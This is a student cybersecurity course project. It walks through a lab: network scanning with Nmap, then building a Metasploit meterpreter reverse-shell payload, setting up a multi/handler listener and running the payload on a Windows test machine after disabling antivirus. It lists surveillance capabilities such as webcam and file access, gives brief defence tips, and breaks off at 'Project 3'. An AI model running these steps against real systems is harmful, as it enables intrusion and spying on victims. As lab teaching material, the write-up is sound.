***MAJOR PROJECT***

***Submitted by,***

***Tahira Begum.S***

***Cybersecurity-(Sept 2022)***




***Project Name:***

***Cyber Security September Major Project***


***Project 1:***

***Perform Module by using Nmap tool***




***Step 1:- Download Advanced IP scanner from the internet, install it and open it.***

******

***Click on Scan option, it will show the devices connected to the IP addresses.***


******

***Step 2:-Download Nmap tool from the browser.***

******


***Step 3:-After downloading open and run the file as administrator and install it.***

***Step 4:-open it and set the profile and give the IP address in the target section.***


******


***After scanning open the command prompt and type ipconfig***

***Step 5:- Likewise type IP addresses of kali linux and windows 7.***

******

******

******

******

***Now we have got all the IP address we want.***

***These way hackers got all IP addresses of open port and close port device IP addresses.***

***Project 2:***

***Test the System Security by using Metasploit Tool***


***Step 1:- Install Metasploit tool***

***Step 2:-Getting the IP address of kali linux***

***Open terminal in Kali linux and type hostname –I.***

******

***Step 3:-Create a Payload for target OS i.e basic meterpreter payload which is detectable by most antivirus programs.***

******

***This exe file which we have created is easily detectable by windows defender. So we have to disable the antivirus protection.***


1. ***Msfvenom: name of the software which comes with Metasploit Framework That creates the payload.***
2. ***P: Payload to use. In the above command, we are creating a payload for windows.***
3. ***Lhost: Your machine IP address. To get the IP address in Kali Linux just type ifconfig in the terminal.***
4. ***Lport: Listening (or local) port, and it’s normally the port Kali listens. We are using port 8080 because most of the webservers work on this port.***
5. ***F: Output format of the payload file.***
6. ***O: Location of the file to be stored in***

***Now we have created our malicious exe file for windows.***

***Step 4:-Now we have to set up Metasploit Framework.***


***To set up Metasploit follow the given steps:***

* ***Type: msfconsole in a new terminal (Wait For Metasploit To Load)***
* ***Type: use exploit/multi/handler***

******


***We want to attack windows pc so we have to select the windows payload. Meterpreter is the name of the payload.***

* ***We are using Meterpreter because it is easy for beginners and it’s going to allow us to gain reverse shell access to the target pc.***
* ***Type: set payload windows/meterpreter/  
  reverse\_tcp***

******


***The listening host is the IP address of attacker’s machine(kali linux)***

***Step 5:- Type Ihost in the terminal, which is the kali linux IP***



******

***The listening port is the port on which kali will receive the connection from the target pc. By default, it will be set to 4444 but we have to change it to 8080 because our exe file and many web servers use port 8080.***

***Step 6:- type Set Iport=8080***


******

***Step 7:-type options to get the list of the settings we have entered earlier and check if we have entered it correctly or not.***

******

***Step 8:-Now we have to start the attack.***


***Type exploit***

******

***Step 9:-Now we have to run the EXE on the target computer(windows 7 or windows 10)***

***Now Copy The executable Payload which we created early from the****/home/kali/****directory and paste it in the windows 10.***

* ***Once you double click the link it seems like nothing happened, but from the attacker system we can see the details like,***

******

***How To Use Meterpreter Payload***

***Once your meterpreter session is opened you can do pretty much anything on the target pc. Some examples are:***

1. ***Open Webcam***
2. ***Record Voice***
3. ***Close Any Application***
4. ***Upload Or Download Any File To The Target Pc***
5. ***Shutdown Target Pc and much more***

***Can also get Screenshots, photos, videos, personal documents etc…***

***Security Patches To Avoid These Types Of Attacks:-***


* ***Never click on Hyperlinks in Email***
* ***Never Enter Sensitive data in a pop up window***
* ***Verify HTTPS on Address bar***
* ***Keep Antivirus protection current***
* ***Utilize Anti-Spam software***
* ***Utilize Anti-Spy software***
* ***Install and maintain a reliable firewall***
* ***Utilize backup System copies***
* ***Protect against DNS pharming attacks***

***Project 3:***

